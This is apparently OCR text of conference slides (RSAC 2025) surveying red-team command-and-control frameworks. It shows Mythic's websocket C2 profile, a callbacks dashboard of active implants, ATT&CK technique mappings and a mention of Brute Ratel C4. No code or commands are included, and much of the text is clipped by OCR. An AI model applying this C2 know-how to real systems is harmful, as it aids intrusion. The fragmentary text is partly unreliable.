
websocket (Server Not Running)

Author: @xorrior
Supported Agents: athena freyja
Websocket C2 Server for poseidon


DOCS
BUILD INFO
START PROFILE
SAVED INSTANCES

Callbacks


Not Secure
https://localhost:7443/new/callbacks
Operation Chimera
Active Callbacks
INTERACT
IP
HOST
USER
DOMAIN
OS
LAST CHECKIN
DESCRIPTION
AGENT
C2
6
172.31.255.10
INVIC
INVIC
3s
freyja-htt
5
172.31.255.10
INVIC
Administra
INVIC
42m46s
apollo-htt
4
172.31.255.10
INVIC
Administra
INVIC
4h44m17s
apollo-htt
3
fe80::33fd:6ae
INVIC
Administra
INVIC
8h46m37s
athena-ws-
2
172.31.255.10
INVIC
Administra
12h55m46s
medusa-htt
1
172.31.255.10
INVIC
Administra
16h57m18s
medusa-htt


Not Secure
https://localhost:7443/new/mitre
Operation Chimera
3
MITRE ATT&CK Mappings
ACTIONS
Fetch All Commands Mapped to MITRE
Fetch All Issued Tasks Mapped to MITRE
Fetch Command Mappings by Payload Type
Fetch Task Mappings by Payload Type
Fetch Task Mappings by Task Tag
Export Highlighted to ATT&CK Navigator
View MITRE License
Reconnaissance
41 techniques
GATHER VICTIM IDENTITY INFORMATION
CREDENTIALS
EMAIL ADDRESSES
EMPLOYEE NAMES
GATHER VICTIM NETWORK INFORMATION
DOMAIN PROPERTIES
DNS
NETWORK TRUST DEPENDENCIES
NETWORK TOPOLOGY
IP ADDRESSES
NETWORK SECURITY
Resource Development
38 techniques
ACQUIRE INFRASTRUCTURE
DOMAINS
DNS SERVER
VIRTUAL PRIVATE SERVER
SERVER
BOTNET
WEB SERVICES
COMPROMISE INFRASTRUCTURE
DOMAINS
DNS SERVER
VIRTUAL PRIVATE SERVER
Initial Access
19 techniques
VALID ACCOUNTS
DEFAULT ACCOUNTS
DOMAIN ACCOUNTS
LOCAL ACCOUNTS
CLOUD ACCOUNTS
REPLICATION THROUGH REMOVABLE MEDIA
EXTERNAL REMOTE SERVICES
DRIVE-BY COMPROMISE
EXPLOIT PUBLIC-FACING APPLICATION
Execution
38 techniques
WINDOWS MANAGEMENT INSTRUMENTATION
SCHEDULED TASK/JOB
AT (LINUX)
AT (WINDOWS)
CRON
LAUNCHD
SCHEDULED TASK
SYSTEMD TIMERS
CONTAINER ORCHESTRATION JOB
COMMAND AND SCRIPTING INTERPRETER
POWERSHELL
Pers
110 t
PATH INTE
BOOT
INITIALIZ
LC
LC
(MAC)
NETWORK LOGON SCRIPT
RC SCRIPTS
STARTUP ITEMS
SCHEDULED TASK/JOB
AT (LINUX)
AT (WINDOWS)
CRON
LAUNCHD
NETWORK LC
SCRIPT
RC SCRIPTS
STARTUP ITEMS
SCHEDULED TASK/JOE
AT (LINUX)
AT (WINDOWS)
CRON
LAUNCHD
SCHEDULED TAS

Athena agent C2 over WebSocket



No more repeated HTTP header overheads

Summary - Mythic

- 20+ agents supported, and counting
- Multi-user and MITRE ATT&CK mapping make it a competitive option in red team ops

RSAC 2025 Conference


Brute Ratel C4

